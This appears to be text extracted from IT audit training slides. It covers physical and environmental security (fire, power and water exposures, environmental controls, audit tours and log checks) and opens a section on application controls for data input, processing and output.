
- Collect documentation along the way

PHYSICAL SUMMARY

- IDENTIFY - Take the tour
- EVALUATE - are the access paths covered
- TEST - observe, check logs and key inventory
- ASSESS - Are access paths covered?


ENVIRONMENTAL

Understand the issues




Exactly what
should be
protected?

Identify the Exposures



1. Fire
2. Natural Disaster
3. Power failure
4. Power Spike
5. Air Conditioning Failure
6. Electrical Shock
7. Equipment Failure
8. Water Damage
9. Bomb Threat

Some exposures are controllable




1. Manufacturer's specs
2. Static Electricity
3. Cleanliness
4. Backup media protection

Know these environmental controls

- Water detectors
- Hand-held fire extinguishers
- Manual fire alarms
- Smoke detectors
- Fire suppression systems
- Computer room location
- Fire department inspections
- Fireproof walls, floors and ceilings
- Electrical surge protectors
- Uninterruptible power supply
- Emergency power-off switch
- Redundant power lines
- Fire-resistant panels and conduit
- Prohibitions
- Fire resistant office materials
- Emergency evacuation plans

Environmental Controls (example)



1. Water Detectors
2. Fire Detection & Recovery
 - 2a. Extinguishers
 - 2b. Manual Alarms
 - 2c. Smoke Detectors
 - 2d. Suppression Systems
 - 2e. Inspections
 - 2f. Fireproofing
 - 2g. Fire Resistant Cables
 - 2h. Fire Resistant Materials
3. Power Issues
 - Surge protectors
 - UPS
 - Emergency Power-off
 - Redundant Supply Lines
4. General
 - No Eating & Drinking
 - Business Recovery Plans

Use Proven Audit Techniques

- Take a tour -ask to see
 - water and smoke detectors
 - ✓ fire extinguishers
 - ✓ fire suppression systems
 - evidence of regular fire department inspection
 - ✓ fireproof materials surrounding computer room
 - ✓ surge protectors
 - ✓ evidence of redundant power supply
 - ✓ business continuity plan
 - fire-resistant wiring panels
 - ✓ generator test logs
 - ✓ emergency evacuation plans
 - ✓ humidity/temperature controls
- Collect documentation along the way

TEST

- Observation*
- Documentation of independent inspections**
- Documentation of equipment specifications**

** substantive testing, ** control testing*

ENVIRONMENTAL SUMMARY

- ITEMS
- CONTROLS
- MONITORING MECHANISMS

ENVIRONMENTAL SUMMARY

- IDENTIFY - Take the tour
- EVALUATE - are the expected controls in place
- TEST - observe, check logs and test records
- ASSESS - Are environmental risks covered?

DATA VALIDATION PROCESSING & BALANCING

Understand the issues: what are application controls?


Controls over:

- input
- processing
- output


functions ensure that:

- Data entry is complete, accurate, and valid
- Processing does what it was meant to
- Processing does what is expected
- Data has integrity

Functional Design - example



Technical Design - example

